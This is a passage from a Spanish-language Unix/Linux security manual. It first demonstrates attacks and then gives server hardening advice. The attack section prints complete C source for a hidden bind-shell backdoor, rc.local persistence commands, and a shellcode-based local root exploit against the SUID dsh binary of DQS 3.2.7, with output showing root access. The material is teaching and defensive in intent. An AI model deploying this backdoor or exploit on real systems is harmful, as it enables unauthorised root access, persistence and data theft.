Son trozos de código en un programa que permite a quien conoce su funcionamiento saltarse los métodos usuales de autenticación. Algunos programadores insertan puertas traseras en sus programas para agilizar las

pruebas del código en la fase de creación pero son una amenaza si el programador las mantiene.

También existen programas específicos para crear estas puertas, estos programas son disimulados como archivos vitales del sistema. Para evitarlos se hace necesaria la comprobación periódica de la integridad de los archivos más importantes y la vigilancia los procesos que se encuentran ejecutándose en el servidor.

5.3 Ejemplos prácticos de inseguridad

Para esta sección se probarán varios programas creados en lenguaje C. El primer programa consiste en abrir un puerto que se especifica por el programador, este puerto permite acceder a un shell sin ninguna autentificación y con privilegios de root. Este puerto estará situado en la máquina llamada freebsd45 y el puerto será explotado desde la maquina llamada Linux.
El programa puede ser compilado y ejecutado por cualquier usuario que tenga shell o por un atacante que consiga shell por medio de una vulnerabilidad de un servicio, pero es mas sencillo conseguir shell por medio de sniffers y esperar que un usuario válido en el servidor se conecte usando telnet o cualquier medio de comunicación no cifrada (insegura).

Por medio de una vulnerabilidad es más complicado pero no imposible, requiere también de mucha paciencia y búsquedas en Internet sobre la versión del sistema operativo y el servicio o servicios que se desea atacar.

El código fuente del programa es el siguiente:

```
freebsd45# vi blackhole.c
#include <stdio.h>
#include <errno.h>
#include <signal.h>
#include <stdlib.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <strings.h>
/*****************************************************/
/*  Changes these two defines or this won't work! <g>*/
/*****************************************************/
/*  Change P to be the port you want this to listen on */
#define P 30464
/*  Change HIDE to the name you want this to show as in a ps */
#define HIDE "I_did_not_change_HIDE"
#define SH "/bin/sh"
#define LISTN 5
```

```
int main(int argc, char **argv)
{
/* welcome mesg */
char *fst = "\nConnected!\n\n";
char *sec = "This fine tool coded by Bronc Buster\n";
char *thr = "Please enter each command followed by ';'\n";
int outsock, insock, sz;
/* set up two structs for in and out */
struct sockaddr_in home;
struct sockaddr_in away;
/* set port, proto and bzero for BIND */
home.sin_family=AF_INET;
home.sin_port=htons(P);
home.sin_addr.s_addr=INADDR_ANY;
bzero(&(home.sin_zero),8);
/* changing the name that will appear */
strcpy(argv[0],HIDE);
/* catch the SIG */
signal(SIGCHLD,SIG_IGN);
/* here we go! */
if((outsock=socket(AF_INET,SOCK_STREAM,0))<0)
  exit(printf("Socket error\n"));
if((bind(outsock,(struct sockaddr *)&home,sizeof(home))<0))
  exit(printf("Bind error\n"));
if((listen(outsock,LISTN))<0)
  exit(printf("Listen error\n"));
sz=sizeof(struct sockaddr_in);
/* infinate loop - wait for accept*/
for(;;)
  {
  if((insock=accept(outsock,(struct sockaddr *)&away, &sz))<0)
    exit(printf("Accept error"));
  if(fork() !=0)
    {
    send(insock,fst,strlen(fst),0); /* send out welcome mesg */
    send(insock,sec,strlen(sec),0);
    send(insock,thr,strlen(thr),0);
    dup2(insock,0); /* open stdin  */
    dup2(insock,1); /* open stdout */
    dup2(insock,2); /* open stderr */
    execl(SH,SH,(char *)0); /* start our shell */
    close(insock);
    exit(0); /* all done, leave and close sock */
    }
  close(insock);
  }
}
/* EOF */
freebsd45#
```

Para este programa hay que tener especial cuidado con la línea en negrilla la cual es:

```
 /*  Change P to be the port you want this to listen on */
#define P 30464
```

Esta línea define el puerto de funcionamiento, para compilar este programa se realiza por medio del gcc, es aquí donde se coloca en duda si realmente un usuario normal necesita alguna vez ejecutar el gcc para compilar algo. El comando para compilar se mostrará a continuación

```
freebsd45# gcc blackhole.c -o send
freebsd45#
```

Como se puede apreciar la opción –o indica el nombre del archivo ejecutable, este nombre en la mayoría de ocasiones es un nombre común, el cual cuando se vea en los procesos en ejecución, el administrador sospeche lo menos posible de este proceso.

Ahora se cambia los permisos del archivo a ejecución y se ejecuta como se ve a continuación

```
freebsd45# chmod 700 send
freebsd45# ./send &
[2] 33395
freebsd45#
```

El programa se ejecuta con un "&" para que corra en segundo plano. Si hacemos un ps para vigilar los procesos lo podemos ver:

```
freebsd45# ps -ax
33346  p0  S      0:00.24 -su (csh)
33395  p0  I      0:00.01 ./send
33396  p0  R+     0:00.00 ps -ax
```

Ahora tenemos un puerto abierto en un puerto específico (para el ejemplo 30464, se escoge un numero mas de 1024 ya que una revisión rápida con el nmap no llega hasta estos puertos tan altos) y explotable desde cualquier máquina en la subred.
Para ver si el puerto esta abierto utilizamos el nmap, si realizamos un nmap sencillo:

```
linux:~ # nmap 10.10.10.82
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on  (10.10.10.82):
(The 1597 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     open        ssh
25/tcp     open        smtp
80/tcp     open        http
587/tcp    open        submission
Nmap run completed -- 1 IP address (1 host up) scanned in 19 seconds
linux:~ #
```

No vemos el puerto abierto, ya que por defecto el nmap solo revisa los puertos del 1 al 1024, para ver todos los puertos se utilizara el siguiente comando, donde se le indica al nmap que revise los puertos del 1024 en adelante:

```
linux:~ # nmap -p 1024- 10.10.10.82
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on  (10.10.10.82):
(The 64510 ports scanned but not shown below are in state: closed)
Port       State       Service
2001/tcp   filtered    dc
30464/tcp  open        unknown
Nmap run completed -- 1 IP address (1 host up) scanned in 375 seconds
linux:~ #
```

Podemos ver que el puerto 30464 se encuentra abierto, para acceder por medio de un simple telnet desde otra maquina como se ve a continuación:

```
linux:~ # telnet 10.10.10.82 30464
Trying 10.10.10.82...
Connected to 10.10.10.82.
Escape character is '^]'.
Connected!
This fine tool coded by Bronc Buster
Please enter each command followed by ';'
```

De esta manera se ingresa como súper usuario y sin preguntar ninguna clave, ahora podemos colocar el programa que se ejecutó de entrada en el inicio de la máquina (algo que no se puede hacer sin los permisos necesarios), siguiendo la instrucción, que cada orden tiene que ser seguida por el signo ";", se copia una línea en el archivo /etc/rd.d/rc.local, archivo que se ejecuta al iniciar la maquina, hay que recordar que el directorio de inicio es el directorio donde se ejecutó el programa:

```
cp send /etc/send;                          #Se copia el archivo en el directorio /etc
echo "/etc/send &" >> /etc/rc.d/rc.local;   #Se agrega una línea  al archivo rc.local
```

Con esto, cada vez que la máquina reinicie se ejecutará el programa y el puerto estará abierto.
Ahora se puede instalar un troyano, sacar copia al /etc/master.passwd y al /etc/passwd para posterior análisis o por ejemplo apagar un servicio. Aquí es donde se ve la utilidad de manejar los programas en ambientes cerrados y especificados para cada aplicación en particular. Ahora se apagará el servidor apache:

```
cd /usr/local/sbin;
./apachectl stop;
./apachectl stop: httpd stopped
```

Se acaba de realizar una negación de servicio, también se puede cambiar la clave de cualquier usuario incluyendo el root o borrar cualquier archivo del sistema. Se puede montar el troyano visto con anterioridad para capturar las claves de los usuarios y para que sea menos evidente que es un troyano, se cambia a bomba lógica para que capture las contraseñas determinado el número de entradas al sistema.

En el siguiente ejemplo se verá la utilización de un desbordamiento de pila para ganar privilegios de root, este ejemplo está probado en una maquina Suse 7.0, pero también funciona en cualquier sistema operativo Linux que tenga el programa DQS-3.2.7 (Sistema de distribución de colas), este programa es una herramienta de gerencia para administrar los recursos computacionales a través de una red, es decir tiene la habilidad de modificar los pedidos particulares de los usuarios hacia un recurso determinado, controlándolo para aumentar su rendimiento.

El programa para explotar esta vulnerabilidad es el siguiente:

```
jhcifue@linux:~ > vi dqs.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#define BUFFSIZE 2772
#define OFFSET 0
#define ALIGN 0
unsigned long get_sp(void) {
__asm__("movl %esp, %eax");
}
static char code[]=                     /* stolen
from mount.c :P   */
  "\x29\xc0"                            /* subl
%eax, %eax          */
  "\xb0\x46"                            /* movb
$70, %al            */
  "\x29\xdb"                            /* subl
%ebx, %ebx          */
  "\xb3\x0c"                            /* movb
$12, %bl            */
  "\x80\xeb\x0c"                        /* subb
$12, %bl */
  "\x89\xd9"                            /* movl
%ebx, %ecx          */
  "\xcd\x80"                            /* int
$0x80                */
  "\xeb\x18"                            /* jmp
callz                */
  "\x5e"                                /* popl
%esi                */
  "\x29\xc0"                            /* subl
%eax, %eax          */
  "\x88\x46\x07"                        /* movb
```

```
%al, 0x07(%esi)     */
  "\x89\x46\x0c"                          /* movl
%eax, 0x0c(%esi)    */
  "\x89\x76\x08"                          /* movl
%esi, 0x08(%esi)    */
  "\xb0\x0b"                              /* movb
$0x0b, %al          */
  "\x87\xf3"                              /* xchgl
%esi, %ebx         */
  "\x8d\x4b\x08"                          /* leal
0x08(%ebx), %ecx    */
  "\x8d\x53\x0c"                          /* leal
0x0c(%ebx), %edx    */
  "\xcd\x80"                              /* int
$0x80                */
  "\xe8\xe3\xff\xff\xff"                  /* call
start               */
  "\x2f\x62\x69\x6e\x2f\x73\x68";
void main(int argc, char **argv) {
int i;
unsigned long addr;
char *buffer;
int offset=OFFSET;
int buffsize=BUFFSIZE;
int align=ALIGN;
if (argc > 1 ) offset = atoi(argv[1]);
if (argc > 2 ) align = atoi(argv[2]);
if (argc > 3 ) buffsize = atoi(argv[3]);
buffer = (char *)malloc(buffsize + 8);
addr = get_sp() - offset;
for(i = 0; i < buffsize; i += 4) {
   *(long *)&buffer[i] = 0x90909090;
 }
 *(long *)&buffer[buffsize - 8] = addr;
 *(long *)&buffer[buffsize - 4] = addr;
memcpy(buffer + buffsize - 8 - strlen(code) -
align, code, strlen(code));
printf("-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=\n");
 printf("[*] /usr/bin/dsh(dqs 3.2.7 package) local
root exploit.\n");
printf("-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=\n\n");
printf("[*] Address=0x%x, Align=%d, Offset=%d\n",
addr, align, offset);
printf("=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=\n\n");
printf("[*] Starting....\n");
execl("/usr/bin/dsh", "dsh", buffer,
"/etc/motd",  NULL);
}
jhcifue@linux:~ >
```

La intención del programa es enviar un shellcode al dqs para solicitar un shell, el error mas grave que se puede cometer se muestra a continuación:

```
jhcifue@linux:~ > ls  -als /usr/bin/dsh*
 496 -rwsr-xr-x   1 root     root       502748 Nov  9  1999 /usr/bin/dsh
jhcifue@linux:~ >
```

El ejecutable de este programa tiene el permiso SUID cuando se instala por defecto, esto causa que al hacer la petición de un interprete de comando (shell) por medio de un shellcode, el ejecutable termina el proceso pero el shellcode es procesado, dándole así a un usuario normal los privilegios de root.
Ahora se mostrará el cambio de identidad y de privilegios por parte del usuario.

El usuario que va ha compilar el programa en lenguaje C es:

```
jhcifue@linux:~ > id                    #Se comprueba la identidad del usuario
uid=500(jhcifue) gid=100(users) grupos=100(users),14(uucp),16(dialout)
jhcifue@linux:~ > gcc dqs.c -o dqs              #Se crea el ejecutable
jhcifue@linux:~ >
```

Ahora se ejecuta el binario creado en el paso anterior

```
jhcifue@linux:~ > ./dqs
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] /usr/bin/dsh(dqs 3.2.7 package) local
root exploit.
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Address=0xbffff994, Align=0, Offset=0
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Starting....
sh-2.03#
```

Se puede apreciar en la última línea del ejemplo que el shell del usuario ha cambiado y la identidad es de super usuario como se puede ver a continuación:

```
sh-2.03# id
uid=0(root) gid=100(users) groups=100(users),14(uucp),16(dialout)
sh-2.03#
```

Quedando con la capacidad de borrar cuentas, cambiar claves y borrar toda la información que quiera.
Las últimas vulnerabilidades encontradas en las diferentes aplicaciones en Unix, se pueden consultar en: http://www.sans.org/top20/#u1.

6. ELABORACIÓN DEL MANUAL DE SEGURIDAD

En este capitulo se seguirá una serie de pasos para aumentar la seguridad de un sistema Linux.

Se explorará cada parte de Linux, desde la instalación del sistema operativo hasta el correcto funcionamiento de los servicios que ofrecerá el servidor. También se tratarán las herramientas de seguridad que serán las encargadas de vigilar permanentemente el sistema.

6.1 Instalación.

Cada distribución de un sistema operativo tiene su propio conjunto de herramientas para realizar la instalación, algunas distribuciones solo permiten escoger el conjunto de instalación clasificada por aplicación, pero otras permiten escoger cada paquete a instalar dando así al administrador del sistema mayor control sobre el sistema instalado.

Aquí hay que tener especial cuidado con los servicios instalados**, Se debe instalar los paquetes que usted necesite**, si no se conocen se debe tomar el tiempo para leer la ayuda de cada paquete. Si se tiene alguna duda sobre la necesidad o no de algún paquete, es preferible instalarlo después de haberse informado sobre su utilidad. Se puede averiguar información sobre los paquetes a instalar en las páginas Web de las casas de distribución de Linux.

6.1.1 Particionamiento.

Como punto inicial hay que crear el sistema de archivos para alojar el sistema operativo y los datos del usuario. Para esto se crean particiones en el disco duro. Las particiones permiten definir el espacio que ocupará el sistema operativo y las aplicaciones que se instalaran en el servidor.

No se debe hacer una sola partición que contenga los archivos del sistema operativo y los archivos de los usuarios.

Aunque para cualquier Linux solo se esta en la obligación de crear una partición de intercambio (swap) o memoria virtual y una partición raíz. El crear múltiples particiones facilita verificar que programas tienen los permisos SUID, además permite organizar la información, definir áreas restringidas, así como también definición del espacio de los usuarios para evitar un ataque de negación de servicio por falta de espacio. En general mayor orden.
Las ventajas de crear varias particiones son:

- Protección de negación de servicio por agotamiento del espacio
- Protección de los programas SUID
- Rápido inicio
- Organización de los datos
- Facilidad de realización de copias de seguridad
- Facilita la actualización de los servicios
- Facilita la actualización del sistemas
- Mayor control de los limites del sistema de archivos
- Mayor control a través de la forma de montaje de la partición

Toda la información del montaje de un sistema de archivo se encuentra en */etc/fstab* este archivo se analizara más adelante.

Al crear varias particiones se debe tener en cuenta que tamaño se debe asignar a cada uno y eso depende de su aplicación.

Se habla de crear las particiones para cada directorio importante del sistema, estos directorios son:

Tabla 9 Tipos de directorios

/boot	Se guardan las imágenes del kernel, en sistemas BSD ni Unix no es necesario su creación
/usr	Una de los directorios más grande del sistema operativo, guarda por defecto todos los programas instalados
/var	Archivos log y de correo
/home	Directorio de trabajo de los usuarios.
/swap /tmp	Partición de intercambio o memoria virtual Archivos temporales
/chroot	Para almacenar programas en chroot en un ambiente cerrado, el chroot permite cambiar el directorio de raíz del sistema para así aumentar la restricción tanto de ejecución de la aplicación y la ejecución de los comandos del sistema operativo, Ej. DNS.
/cache	Montaje de un servidor Proxy y almacene el caché de navegación en este directorio

Para la partición de intercambio y la partición raíz (/) se ha llegado a un acuerdo de 128Mbyte o 256Mbyte, una convención generalmente aceptada para la partición de intercambio es que tenga un tamaño de dos (2) veces la RAM de la maquina.

Para el /home depende del espacio que se les dará a cada usuario y cuantos usuarios se manejaran, al igual que el directorio /var donde existe el /var/mail directorio en el cual se almacenan los correos de los usuarios.

Con el directorio de correos */var/mail/* se le puede crear un link simbólico (*ln –s*) a un directorio dentro de la partición /home para así manejar un solo limite de espacio por cada usuario. El directorio /usr al vincularlo en una partición, esta

partición debe ser una de las más grandes. Por que en ella se guardarán las aplicaciones o programas del sistema operativo.

Si el propósito de la maquina es un servidor el tamaño de esta partición /home es de gran tamaño para poder garantizarle a los usuarios un buen espacio en disco para almacenar sus correo y sus archivos.

La recomendación es colocar los directorios /tmp y /home en particiones separadas a la partición raíz (/) para evitar que los usuarios puedan saturar el espacio en disco destinado para el funcionamiento del sistema operativo.

También se reservará una partición para alojar programas que ofrezcan un servicio como es el caso del Apache, DNS, Web proxy. Esta medida protege al sistema operativo por que el Apache tiene documentos (pagina del servidor y paginas Web creadas por los usuarios) y también tienen archivos ejecutables.
La instalación de estos servicios en directorios específicos permite "encarcelar" el programa en un directorio por medio del chroot limitando el acceso al sistema por parte de estos servicios, ayudando así con el mejoramiento de la seguridad.

Cuando se ejecuta el comando

/sbin/chroot ***nombre_directorio***

El nuevo directorio raíz (/) es el "***nombre_directorio***" y desde este directorio esta restringido los otros directorios del sistema, el shell (interprete de comando) cambia el directorio raíz para le proceso que se corra en este directorio, al igual pasa con el usuario que tenga este directorio como directorio de trabajo.

Existen numerosas aplicaciones para crear particiones, una conocida es la Fdisk (*/sbin/fdisk***)**, que permite crear y editar particiones, aunque carece de una buena interfaz de usuario, lo que requiere prestar mucho cuidado al momento de utilizarla, por que un manejo inadecuado podría causar la perdida de información valiosa.

Otro manejador de particiones es el disk druid el cual tiene un mejor entorno grafico y para las últimas versiones Linux se inicializa por defecto al comenzar una instalación. Los BSD manejan el fdisk con un entorno muy diferente a las versiones Linux, como se puede ver a continuación:

```
Disk name:      ad0                          FDISK Partition Editor
DISK Geometry:  33288 cyls/16 heads/63 sectors = 33554304 sectors (16383MB)
Offset      Size(ST)       End     Name  PType       Desc  Subtype     Flags
      0         63        62       -     6     unused        0
     63   33554241   33554303     ad0s1     3     freebsd     165     C
The following commands are supported (in upper or lower case):
```

A = Use Entire Disk G = set Drive Geometry C = Create Slice
D = Delete Slice Z = Toggle Size Units S = Set Bootable
T = Change Type U = Undo All Changes W = Write Changes

Use F1 or ? to get more help, arrow keys to select.

Todas estas sugerencias no son de carácter obligatorio, pero se dará unos consejos para que el administrador esté en la capacidad de tomar la mejor decisión según sus necesidades de instalación (Aplicación y tecnología del servidor).

- Las particiones que se deben dejar aparte son, desde el punto de vista de seguridad:
  - /
  - /tmp
  - /usr
  - /home
  - /var
- La instalación de un sniffer o un firewall y el cache de un proxy deben estar en una partición diferente.
- Todos las particiones y sus puntos de montajes están definidos en el archivo */etc/fstab*, se debe utilizar las opciones de montaje especificándolas en este archivo para así utilizar la opción nosuid para aquellas particiones que no lo requieran.

6.1.2 Elección de los servicios de red.

Los sistemas operativos para servidores tiene muchos servicios de red por eso hay que aprender a diferenciar que hace cada servicio, que tan esencial es para el sistema o para nuestra aplicación.

Algunos los servicios son:

- Bootpd: Servidor implementa un protocolo de secuencia de arranque para clientes sin disco duro
- Inetd: “Súper servidor”, Se encarga de controlar el inicio por demanda de muchos servicios de red como el ftp, pop3, telnet, imap, entre otros.
- Fingerd: Da información de usuarios a cualquiera que tenga un cliente finger, configurable desde el inetd
- Ftpd Servidor de transferencia de archivos.
- Gopherd: Servidor de gopher para distribuir documentos y predecesor del Web.
- Httpd: Servidor para la transmisión de hipertexto, muy utilizado.
- Nfs: Sistema de archivos en red para compartir archivos utilizando un servidor en común.

- Nntpd: Servidor de noticias de Usenet
- Rlogind: Servidor de login remoto y permite a los usuarios configurar los acceso sin contraseña a maquina de confianza con usuarios de confianza
- Rshd: Servidor de shell remota, permite a los usuarios ejecutar comando en maquinas remotas que utilicen rsh.
- Talkd: Servidor de talk, sistema de conversación interactivo.
- Telnetd: Servidor de telnet
- Tftp: método antiguo de transferencia de de archivos.

Esto son algunos de los servicios que se pueden instalar al comenzar la instalación, pero unos de los mejores consejos para tener en cuenta es: **No instale las versiones originales que vienen incluidas en el sistema operativo** menos que sea absolutamente necesario (como ultima opción). Es preferible conseguir las últimas versiones de la aplicación, configurarlo, compilarla e instalarla según nuestros requerimientos.

Al hacer esto se obtiene las versiones que están corregidas y se puede amoldar los servicios a nuestras necesidades conociendo así cuales son las ubicaciones de sus archivos para actualizarlo con más eficiencia en el futuro.

Más adelante se analizara servicio por servicio para aumentar la confiabilidad y seguridad de cada uno.

6.1.3 Configuración del arranque.

Los cargadores de arranque son programas que permite que una maquina arranque diferentes sistemas operativos. En un servidor puede usar estos programas para arrancar diferentes kernels (núcleo del sistema operativo) que tienen mejoras en seguridad o que permiten compatibilidad con un sistema de archivo determinado.

Estas modificaciones de núcleo se realizan por medio de la compilación del kernel o simplemente por opciones de configuración. Para Linux existen dos principales cargadores de arranque que son el Lilo y el grub. FreeBSD y Solaris por su parte cuentan con sus propios cargadores de arranque específico para cada uno.

En cuanto a seguridad del kernel, este cuenta con unas opciones de seguridad en sus archivos de configuración. Estos se encuentran ubicados en */proc*, El directorio especifico que se tratará es el enfocado al trabajo en red, y el directorio es el */proc/sys/net/ipv4. C*omo su nombre lo indica, estas opciones son validas si se utiliza el protocolo IP versión 4 (Versión de IP que se encuentra en completo funcionamiento actualmente). En caso de tener funcionando el servidor en protocolo versión 6 se debe editar el archivo */proc/sys/net/ipv6.*
Para activar cualquier opción de estos directorios solo es necesario crear u archivo vació (por medio del comando *touch)* dentro del directorio en cuestión.

En estos directorios debe aparecer como mínimo los siguientes archivos:

```
linux:/proc/sys/net/ipv4 # ls -a /proc/sys/net/ipv4 |more
.
..
icmp_echo_ignore_all
icmp_echo_ignore_broadcasts
ip_forward
ip_masq_debug
tcp_syncookies
rp_filter
secure_redirects
log_martians
accept_source_route
linux:/proc/sys/net/ipv4 #
```

- icmp_echo_ignore_all: Ignora todas las peticiones ICMP ECHO, Evita que el servidor responda peticiones de ping.
- icmp_echo_ignore_broadcasts: Ignora todas las peticiones ICMP con direcciones broadcast y multicast, evitado DoS por medio de flooding de la red.
- ip_forward: Para habilitar esta opción en caso de uso del servidor de router
- ip_masq_debug: Habilita el enmascaramiento IP
- tcp_syncookies: Protege el servidor contra ataques de envió de paquetes “SYN”.
- rp_filter: Habilita la verificación de las direcciones de origen, previniendo el ataque de spoofing desde una red interna.
- secure_redirects: Acepta redireccionar mensajes de ICMP solo gateway permitidos.
- log_martians: Los log con direcciones incorrectas son enviados a los log de kernel.
- accept_source_route: Determina si los paquetes pueden incidir en su enrutamiento..

Para realizar estas configuraciones es necesario tener el sistema operativo ya montado y funcionando.

6.2 Administración Típica

6.2.1 Montaje de las particiones

En el archivo /etc/fstab se controla la forma de montaje de las particiones como se ve a continuación:

```
freebsd# less /etc/fstab
# See the fstab(5) manual page for important information on automatic mounts
# of network filesystems before modifying this file.
#
# Device          Mountpoint    FStype  Options       Dump    Pass#
/dev/ad0s1b       none          swap    sw            0       0
/dev/ad0s1a       /             ufs     rw            1       1
/dev/acd0c        /cdrom        cd9660  ro,noauto     0       0
proc              /proc         procfs  rw            0       0
/dev/acds1c       /home         ufs     nosiud,rw     0       0
```

Existe una diferencia entre el FreeBSD y un Linux para el montaje de particiones determinada por el nombre de los dispositivo. Se mostrará el mismo archivo en un servidor Linux para ilustrar mejor este punto.

```
linux:~ # less /etc/fstab
/dev/hda3       /              reiserfs   defaults                    1 1
/dev/hda1       /boot          ext2       defaults                    1 2
/dev/hda2       swap           swap       pri=42                      0 0
/dev/hda4       /home          reiserfs   nosuid,rw, nodev,noexec     1 1
/dev/hda6       /tmp           reiserfs   rw,nosuid,nodev,noexec      1 1
devpts          /dev/pts       devpts     mode=0620,gid=5             0 0
proc            /proc          proc       defaults                    0 0
/dev/cdrom      /media/cdrom   auto       ro,noauto,user,exec         0 0
/dev/dvd        /media/dvd     auto       ro,noauto,user,exec         0 0
/dev/fd0        /media/floppy  auto       noauto,user,sync            0 0
```

Algunas de las opciones para el montaje de las particiones son:

nosuid no se puede fijar ningún permiso SUID/SGID
nodev acceso a dispositivo no es permitido
noexec no se permite ejecutar binarios en esta partición
quota los usuarios tienen limite de espacio
ro partición de solo lectura.
rw partición de lectura y escritura
suid permitino el SUID/SGID

También se debe tener cuidado con los programas que tienen el permiso SUID y SGUID, estos permisos para algunos archivos son asignados por defecto en el momento de hacer la instalación y se les deben quitar:

/usr/bin/chage	**cambio de la expiración del passwd**
/bin/mount	**montar dispositivo**
/bin/umount	**desmontar dispositivo**
/bin/ping	**mandar ICMP**
/usr/bin/gpasswd	administrador del archivo /etc/group
/usr/bin/wall	mensajes a todos los usuarios
/usr/bin/chfn	cambio de la información del finger
[/usr/bin/chsh	cambio de shell de entrada
/usr/bin/newgrp	cambiar identificador (numero) del grupo
[/usr/bin/write	mandar mensajes a otro usuario
/usr/sbin/traceroute	muestre la ruta de los paquetes

Para estos archivos en el sistema se puede utilizar el comando "*find*" de la siguiente manera

```
find / -type f \( -perm -04000 -o -perm -02000 \)
```

También es muy conveniente encontrar los archivos que por diferentes razones no tienen usuario asignado esto es con el fin de no tener información basura o darnos cuenta de un posible eliminación o cambio de usuario, los archivos se encontraran con el siguiente comando

```
find / -nouser -o -nogroup
```

El archivo fstab es uno de los archivos más importantes pero una vez configurado no se volverá a tocar en mucho tiempo (Solo en caso de incremento de espacio en disco o simplemente compra de uno para operaciones de backup). Por eso es conveniente darle el atributo de inmutable a este archivo:

```
linux:/etc #chattr +i /etc/fstab
```

Un archivo con atributo inmutable no puede ser borrado, ni renombrado, ningun link puede ser creado hacia el archivo. Solo el súper usuario puede colocar y quitar este atributo, para quitar este atributo solo se utiliza el signo menos (-) como se puede apreciar a continuación.

```
linux:/etc #chattr -i /etc/fstab
```

Para visualizar estos atributos se utiliza con el comando lsattr , como por ejemplo.

```
linux:/home/jhcifue # lsattr /etc/fstab
----i---------- /etc/fstab
linux:/home/jhcifue #
```

6.2.2 Cuentas de Usuario

La tarea más común de un administrador es la creación de cuentas, creación de grupos y la administración de estos. Además garantizar el funcionamiento de sus servicios y la actualización del sistema en general. No es común que persiga un intruso o trate de rastrearlo, pero la idea es establecer un nivel de seguridad que no le facilite el trabajo a cualquier intruso y a la vez ahorrar trabajo de tener que recuperar información o restablecer algunos servicios.

Una de las primeras tareas de un administrador es la creación de las cuentas de los usuarios y definir las políticas de accesibilidad a los servicios.

El administrador debe recordar que entre menos servicios tenga un servidor es más seguro. Pero no se puede caer en el error de tener un sistema seguro y que no ofrezca nada a los usuarios. El administrador debe establecer las herramientas para que el usuario pueda interactuar con el sistema con la pérdida mínima de la comodidad por parte del usuario.

Al crear una cuenta de usuario por defecto se le asigna un shell, pero esto hace que el sistema sea más vulnerable dándole a cualquier atacante que tenga en su poder una cuenta una buena parte del camino para tomar control del servidor. Entonces una buena opción es otorgarle un shell al usuario más limitado o la creación de herramientas graficas que faciliten la interacción del usuario con el sistema.

Después de tomar estas decisiones se deben fijar unos criterios para la creación de cuentas que definan quien debe tener shell (solamente usuarios que realmente lo necesiten) y quien no.

Otro punto que se debe tener en cuenta es la seguridad de las contraseñas de los usuarios.
Para aumentar su seguridad se debe procurar que no tengan una longitud muy corta. Para configurar el tamaño mínimo de la clave se edita el archivo */etc/login.defs*.
Este archivo maneja muchas opciones para las cuentas de los usuarios, como numero mínimo y máximo de usuarios, de grupos, tiempo de validez de la contraseña, longitud mínima, etc.

Algunas partes importantes de este archivo:

```
# Password aging controls:
#
#       PASS_MAX_DAYS   Maximum number of days a password may be used.
#       PASS_MIN_DAYS   Minimum number of days allowed between password changes.
#       PASS_MIN_LEN    Minimum acceptable password length.
#       PASS_WARN_AGE   Number of days warning given before a password expires.
```

```
#
PASS_MAX_DAYS   30
PASS_MIN_DAYS   0
PASS_MIN_LEN    8
PASS_WARN_AGE   7
#
# Maximum number of attempts to change password if rejected (too easy)
#
PASS_CHANGE_TRIES       3
linux:~ #
```

Con la variable pass_max_days se determina cada cuanto tiene el usuario que cambiar la clave, y con el pass_min_len especifica longitud mínima de la clave. Se recomienda que estas dos variables tengan los valores. El administrador debe tomarse la tarea de leer este archivo por completo ya que en el se encuentran muchas de las variables importantes para el sistema.

La cuenta del súper usuario "root" es la que tiene más privilegios en todo el sistema y puede hacer cualquier tipo de cambio, por eso se recomienda fijar un tiempo de inactividad antes que cierre la consola y esto se logra por medio del archivo */etc/profile*. Añadiendo la siguiente variable:

```
#
# Most bourn shell clones knows about this
#
HISTSIZE=1000
TMOUT=3600
#
# Set some environment variables for TeX/LaTeX
#
linux:~ #
```

La variable TMOUT controla el tiempo (en segundos) para que una terminal sea cerrado estando en inactividad durante 3600 segundos (Según ejemplo), esta variable influye a todos los usuarios del servidor. Puede ser añadida en el *.bashrc* o en *.tcshrc* dependiendo del shell que se use y se puede especificar a cada usuario.

Una de las cuentas mas importante del servidor es la cuenta de "root", Súper Usuario", **nunca maneje esta cuenta como cuenta personal**, cree una cuenta personal y cuando necesite los privilegios de súper usuario puede utilizar el comando "*su"* con las opciones:

Tabla 10 Opciones del comando su

-c	Ejecutar un comando como súper usuario
-	Tener completo control de la cuenta usuario
-s	Para especificar un shell

Si por cuestiones administrativas debe delegar parte de las responsabilidades de administrador a un usuario o usuarios es conveniente el uso del comando "*sudo*".

El comando *sudo* permite ejecutar determinados comandos como si fuera root. Los usuarios que pueden ejecutar el comando *sudo* están definidos en */etc/sudoers* este archivo tiene un formato especial que hay que respetar, por eso se tiene que editar con el comando "*visudo".*

```
linux:~ # visudo
# sudoers file.
#
# This file MUST be edited with the 'visudo' command as root.
#
# See the sudoers man page for the details on how to write a sudoers file
.
#
# Host alias specification
# User alias specification
User_Alias WEB jhcifue,canarva
# Cmnd alias specification
# Defaults specification
# User privilege specification
root    ALL=(ALL) ALL
jhcifue ALL=/usr/sbin/passwd
# Uncomment to allow people in group wheel to run all commands
# %wheel        ALL=(ALL)       ALL
# Same thing without a password
# %wheel        ALL=(ALL)       NOPASSWD: ALL
# Samples
# %users  ALL=/sbin/mount /cdrom,/sbin/umount /cdrom
# %users  localhost=/sbin/shutdown –h now
linux:~ #
```

Para que un usuario pueda ejecutar sudo debe estar en el archivo sudoers. Se le puede permitir a varios usuarios que ejecuten un comando por medio de la creación de alias de usuario y agrupar unos comandos mediante alias de comando.
El formato de cada línea del archivo sudoers es como se ve a continuación:

Quien ejecuta de_donde ejecuta = que_ejecuta

Como se vio en el ejemplo del "visudo" al usuario jhcifue se le permite ejecutar el comando "/usr/sbin/passwd" por medio del sudo desde cualquier maquina, para ejecutar el comando password se tiene que indicar que se hara a través del "sudo ".

```
linux:~ # sudo /usr/sbin/passwd canarva
```

